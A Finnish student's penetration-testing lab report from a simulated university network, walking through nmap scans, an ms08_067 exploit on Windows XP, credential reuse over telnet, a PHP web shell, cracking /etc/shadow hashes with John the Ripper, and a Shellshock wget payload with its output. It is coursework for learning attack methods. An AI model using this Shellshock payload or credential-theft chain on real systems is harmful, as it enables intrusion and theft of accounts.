Lauri Partinen, KTKT23SP

XYAMK
PENETRAATIOTESTAUS

Raportti
Kyberturvallisuuden perusteet

2023

Kaakkois-Suomen
ammattikorkeakoulu

SISÄLLYS

1 JOHDANTO

Harjoituksen tarkoituksena oli tutustua penetraatiotestaukseen ja siihen liittyviin menetelmiin, keinoihin ja työkaluihin. Harjoitus suoritettiin XAMKIN virtual laboratoryssä, johon oli luotu skenaario, joka simuloi huonon tietoturvan omaavan yrityksen/organisaation verkkoa. Yrityksiä, joissa näin reikäinen tietoverkko on löytyy vähenevin määrin, mutta valitettavasti sellaisiakin vielä löytyy.

2 HARJOITUS

Harjoituksen alkuasetelmana oli se, että olet luokassa ja et pääse pelaamaan verkkopeliä osoitteessa dingdong.fi. Haluat päästä pelaamaan peliä, joten alat tutkimaan kuvitteellisen ammattikorkeakoulun xyamkin verkkoa, löytyisikö sieltä reitti päästä pelaamaan peliä.

2.1 Lähiverkon laitteet

Harjoituksessa oli käytössä kali linux käyttöjärjestelmällä oleva tietokone. Kali linux sisältää monia penetraatiotestaukseen ja hakkereintiin liittyviä työkaluja. Harjoitus aloitettiin tekemällä nmap verkkoskannaus koneen verkkoon 42.19.10.0/24.


```
root@Kali-desktop:~# nmap 42.19.10.0/24

Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2023-11-26 06:25 EST
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
 Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 42.19.10.1
Host is up (0.0050s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
23/tcp open  telnet
MAC Address: 00:84:4F:73:16:10 (Unknown)

Nmap scan report for 42.19.10.5
Host is up (0.0059s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
23/tcp open  telnet
MAC Address: 00:66:12:43:80:01 (Unknown)

Nmap scan report for 42.19.10.101
Host is up (0.0041s latency).
All 1000 scanned ports on 42.19.10.101 are closed
MAC Address: 00:C4:FE:58:8A:10 (Unknown)

Nmap scan report for 42.19.10.103
Host is up (0.0050s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 00:90:30:6C:18:10 (Honeywell-dating)
```

Kuva 1: Nmap skannaus

Verkosta löytyi seuraavat laitteet, ja laitteille vielä ajettiin nmap skannaus –O lisällä, joka etsii myös laitteiden käyttöjärjestelmät.


- 42.19.10.1
  - Cisco IOS
  - Avoimet portit
    - 23 – telnet
- 42.19.10.5
  - Cisco IOS
  - Avoimet portit
    - 23 – telnet
- 42.19.10.101
  - Kali linux
- 42.19.10.102
  - Kali linux
- 42.19.10.103
  - Windows XP
  - Avoimet portit
    - 135 – msrpc
    - 139 – netbios-ssn
    - 445 – microsoft-ds
- 42.19.10.104
  - Windows XP
  - Avoimet portit
    - 135 – msrpc
    - 139 – netbios-ssn
    - 445 – microsoft-ds
- 42.19.10.105
  - Windows XP
  - Avoimet portit
    - 135 – msrpc
    - 139 – netbios-ssn
    - 445 – microsoft-ds
- 42.19.10.106
  - Windows XP
  - Avoimet portit
    - 135 – msrpc
    - 139 – netbios-ssn
    - 445 – microsoft-ds

Windows XP laitteiden tietoturva on nykypäivänä todella huono ja niissä on monia tunnettuja haavoittuvuuksia. Seuraavaksi murtauduttiin löydetyille Windows XP laitteille käyttäen Kali linuxista löytyvää armitage ohjelmistoa ja Windows XP laitteisiin kohdistuvaa ms08_067_netapi hyökkäystä.



Kuva 2: Windows XP laitteisiin murtauduttu armitagella


Näistä laitteista 42.19.10.104 nimeltään “KEIJO-PC” näytti olevan opettajan tietokone. Muut tietokoneet vaikuttivat olevan oppilaiden tietokoneita luokassa ja niiltä ei löytynyt mitään hyödyllistä informaatiota. Käyttäen hyökkäyksen screenshot funktiota KEIJO-PC:lle avautui näkymä organisaation valvontakameroille. Valvontakameroissa Cyberlab tilan valvontakameralle oli jätetty A4-paperi, johon oli kirjoitettu organisaation Wifi tukiaseman kirjautumistunnukset.



Kuva 3: Näkymä valvontakameroihin


Tutkiessa Keijo-PC:n tiedostoja C:\Documents and Settins\Keijo\Mails kansiosta löytyi keijon sähköposteja. Sähköposteista suurimassa osassa ei ollut mitään mielenkiintoista, mutta yksi sähköposti kertoi, että “Olemme saaneet uudet verkkosivut vihdoinkin tulille, mutta emme voi siirtää vanhasta tietokannasta uuteen vanhoja tietoja joten kaikki täytyy kirjajata uudellee. Yrityksessä on uusitietoturvapolitiikka joka kieltää salasanojen lähettämisen sähköpostitse. Olin ovelaja ja **kävin jemmaamassa Worpressimme admin salasanan sen alakerran Wifi-tukarin muistiin**.”

Seuraavaksi otettiin telnet yhteys alakerran wifi tukiasemaan (42.19.10.5) . Wifi tukiasemaan päästiin kirjautumaan valvontakamerassa näkyvissä olevilla tunnuksilla.



Kuva 4: Telnet yhteys tukiasemaan.


Wordpressin salasana löytyi tukiasemasta “show running config” komennon avulla. Tunnukset olivat WP-admin, xyampWP, josta oli myös pääteltävissä, että nämä pätevät Wordpress sivuille.



Kuva 5: Wordpress tunnukset tukiaseman konfiguraatiossa.

2.2 Wordpress sivut

Kirjautuminen xyamkin wordpress sivuille onnnistui Wifi tukiasemsta löydettyjen tunnusten avulla.




Kuva 6: Kirajutuminen wordpress sivuille.

Tässä kohtaa tehtävää tekiessäni jäin jumiin moneksi tunniksi tehtävää kotona tehtäessä. Yritin useampia keinoja edetä tässä kohtaa tehtävässä eteenpäin. Yritin shellschock hyökkäystä www-palvelinta kohtaan, se ei onnistunut, koska palvelimella ei ollut vaadittavia .cgi tiedostostoja. Yritin ladata tehtävässä annetun private.php tiedoston wordpress palvelimelle uuden sivun luomisen kautta, tämän wordpress esti ja sanoi php tiedostojen olevan turvallisuusriski. Yritin luoda uuden sivun, johon lisäsin private.php sisällön tekstinä, mutta sekään ei aiheuttanut mitään.

Xyamkin verkkosivuilta kuitenkin löytyi sivu, joka ilmoitti rekrysivujen poistosta tietoturvariskin takia. Tämä poistettu tietoturvasivu löytyi wordpressistä vielä admin tunnuksilla. Poistetulta sivulta löytyi xyamkin vanha rekrylomake osoitteesta xyamk.fi/rekrylomake. Rekrylomakkeeseen sai lisättyä tiedoston kohdalle mihin pitäisi lisätä cv työhakemuksessa. Ladattuaan “cv:n” palvelin ilmoitti osoitteen mistä cv on nähtävissä joka oli “/uploads/tiedostonimi”. Tästä voimme päätellä /uploads :in olevan kansio, johon ladatut tiedostot menevät. Menemällä xyamk.fi/uploads huomattiin, että kansiossa on, jo valmiina tehtä-

vää varten annettu private.php tiedosto. Klikkaamalla /uploads kansiossa olevaa private.php tiedostoa saatiin pääsy, koko palvelimen hakemistoihin ja tiedostoihin.




Kuva 7: Palvelimen tiedostot ja hakemistot, joihin päästy private.php:n avulla

Näkymästä päästiin selaamaan palvelimen hakemistoja vapaasti. Tässä kohtaa selvitettiin, mihin linuxin salasanat on tallennettu ja etsittiin tämä tiedosto palvelimelta. Linuxin salasanat löytyvät poluista /etc/shadow .

```
root:!:16843:0:99999:7:::
daemon:*:16652:0:99999:7:::
bin:*:16652:0:99999:7:::
sys:*:16652:0:99999:7:::
sync:*:16652:0:99999:7:::
games:*:16652:0:99999:7:::
man:*:16652:0:99999:7:::
lp:*:16652:0:99999:7:::
mail:*:16652:0:99999:7:::
news:*:16652:0:99999:7:::
uucp:*:16652:0:99999:7:::
proxy:*:16652:0:99999:7:::
www-data:*:16652:0:99999:7:::
backup:*:16652:0:99999:7:::
list:*:16652:0:99999:7:::
irc:*:16652:0:99999:7:::
gnats:*:16652:0:99999:7:::
nobody:*:16652:0:99999:7:::
libuuid:!:16652:0:99999:7:::
syslog:*:16652:0:99999:7:::
mysql:!:16843:0:99999:7:::
messagebus:*:16843:0:99999:7:::
landscape:*:16843:0:99999:7:::
sshd:*:16843:0:99999:7:::
lamp:$6$qj2qHSBg$DRVBpWBgNhi9ZDluPP7iPZm4dvOJ8.XkZ25CtnMROAzpOA1JANYZhrfbUesfzLbcncPyV/4b7GrfmErdG3A8s1:16845:0:99999:7:::
masi_aijala:$6$kzFoJlQt$D5r7BZpS/d2sFcVwU/gQxfp1HfZ7ve5XtFUM0TRDGjaz9M1r1vWcKOSQEUCNO.sdr4FGqvg.q0WCtSlz9alPl1:16845:0:99999:7:::
```
Kuva 8: /etc/shadow


Käyttäen apuna kali linuxin salasanan purkuun suunniteltua John the ripper työkalua ja tehtävässä annettua dictionary.txt sanalistaa tiedostoa saimme purettua tiedostosta yhden salasanan. Joka kuului Masi Äijälälle.



Kuva 9: Purettu salasana.

2.3 SSH-yhteys

Nmap skannauksella selvisi, että xyamkin www-palvelimella on myös portti 22, eli ssh auki, joten palvelimeen voi ottaa ssh yhteyden, kun käyttäjätunnus on selvinnyt. Ssh yhteyden ottaminen palvelimeen onnistui komennolla “ssh masi_aijala@192.168.100.101. Ssh palvelimelle kirjautuminen onnistui murretuilla tunnuksilla. Masi Äijälän käyttöoikeudet kuitenkin olivat rajalliset, koska masi_aijala käyttäjällä ei ole palvelimessa root oikeuksia.



Kuva 10: onnistunut ssh yhteys

Palvelimelta löytyi .hint tiedosto, jotka ovat tehtävän vihjeitä. Palvelimelta löydetyssä hint tiedostossa vihjattiin, että voi olla kiinnostunut myös muista laitteista, joita tässä verkossa on. Muut laitteet, eivät kuitenkaan näy Kali koneelle, joten etsiminen tuli tehdä ssh yhteydellä palvelimelta.

Xyamk verkkosivujen palvelimelle oli etukäteen asennetuu nmap työkalu, jolla voi skannata verkkoa. Nmap työkalulla palvelimen verkosta 192.168.100.0/24 löytyi toinenkin laite osoitteesta 192.168.100.244. Kyseessä on jonkin lainenen http-palvelin, koska laitteessa oli auki tcp-portti 80 (http). Verkkosivuja ei voi selata ssh-yhteydellä komentekehoitteella.

Linuxissa curl työkalulla voi komentokehoitteeltakin katsoa verkkosivujen sisältöä. Palvelimeen oli asennettuna curl työkalu, joten tämän avulla pystyttiin katsomaan mitä 192.168.100.244 http palvelimelta löytyy.

```
masi_aijala@xyamk-webserver:~$ curl 192.168.100.244
<html><body><h1>KeyServer VErsion 2 Beta</h1>
<p>Developed by O-secure, Security Busines Outsider</p>
<p>Keytesting service is at directory /cgi-bin/test.cgi</p>
</body></html>
```

Kuva 11: curl 192.168.100.244

Palvelimelta löytyi hakemisto ja tiedosto /cgi-bin/test.cgi. Aiemman selvitysten ja yritysten takia tiesin tämän olevan shellshock hyökkäykselle vaadittava tiedosto.

2.4 Shellshock


Shellshock on hyökkäys bash shellissä, jolla voidaan ajaa komentoja palvelimelle, koska 192.168.100.244 palvelimelta löytyi hyökkäykselle haavoittuvainen .cgi tiedosto kokeiltiin harjoituksen kali-lnuxin työpöydältä löytyvää shellshock esimerkkiä palvelimeen ja hyökkäys onnistui.

```
masi_aijala@xyamk-webserver:~$ wget -U "() { test;};echo \"Content-type: text/pl
ain\" echo; echo; /usr/bin/locate hostname" http://192.168.100.244/cgi-bin/test.
cgi
--2023-11-26 20:37:04--  http://192.168.100.244/cgi-bin/test.cgi
Connecting to 192.168.100.244:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 451 [text/plain echo]
Saving to: 'test.cgi'

100%[======================================>] 451         --.-K/s   in 0s

2023-11-26 20:37:05 (48.8 MB/s) - 'test.cgi' saved [451/451]

masi_aijala@xyamk-webserver:~$ cat test.cgi
/bin/hostname
/etc/hostname
/etc/init/hostname.conf
/usr/lib/byobu/hostname
/usr/share/doc/hostname
/usr/share/doc/hostname/changelog.gz
/usr/share/doc/hostname/copyright
/usr/share/man/fr/man1/hostname.1.gz
/usr/share/man/man1/hostname.1.gz
/usr/share/man/man7/hostname.7.gz
/usr/share/perl/5.10.0/hostname.pl
/var/lib/dpkg/info/hostname.conffiles
/var/lib/dpkg/info/hostname.list
/var/lib/dpkg/info/hostname.md5sums
/var/lib/update-rc.d/hostname.sh
```

Kuva 12: Onnistunut shellshock


Ensimmäisen onnistuneen shellchock hyökkäyksen jälkeen meni hetki tajuta, miten kyseinen hyökkäys käytännössä toimii. Esimerkissä oleva komennon kohta “usr/bin/locate” on se kohta, mikä komennon shellshock ajaa kohdepalvelimeen. Tämän jälkeen selvitettiin mikä “usr/bin/locate” on ja selvisi, että se

on executable sovellus. Tämän jälkeen tajusin, että voin ajaa shellshockilla minkä tahansa linuxilta mahdollisen komentoriviohjelman, joten kokeilin laittaa komentoon “usr/bin/locate” kohdalle “cat /etc/shadow”. Tämä kuitenkin antoi vain tyhjän tiedoston. Selvisi, että shellshock komentoon täytyy kertoa missä kyseinen ohjelma on mitä haluaa käyttää. Joten selvitettiin missä cat ohjelma sijaitsee linuxissa, selvisi että se sijaitsee polussa /bin/cat. Joten laittamalla esimerkkikomentoon “usr/bin/locate” kohdalle “/bin/cat /etc/shadow” saimme haettua palvelimen etc/shadow tiedoston, eli käyttäjätunnukset.



Kuva 13: shellshockilla saatu /etc/shadow

Kopioimalla tämän sisällön ja luomalla siitä tekstitiedoston saatiin salasanat murrettua kali linuxin john the ripper työkalun ja dictionary.txt:n avulla.



Kuva 14: 192.168.100.244 palvelimelta saadut käyttäjätiedot.

192.168.100.244 palvelimelle ei kuitenkaan ollut avoimena ssh porttia, joten käyttäjätunnuksista ei ollut hyötyä suoraan palvelimelle kirjautumisessa.

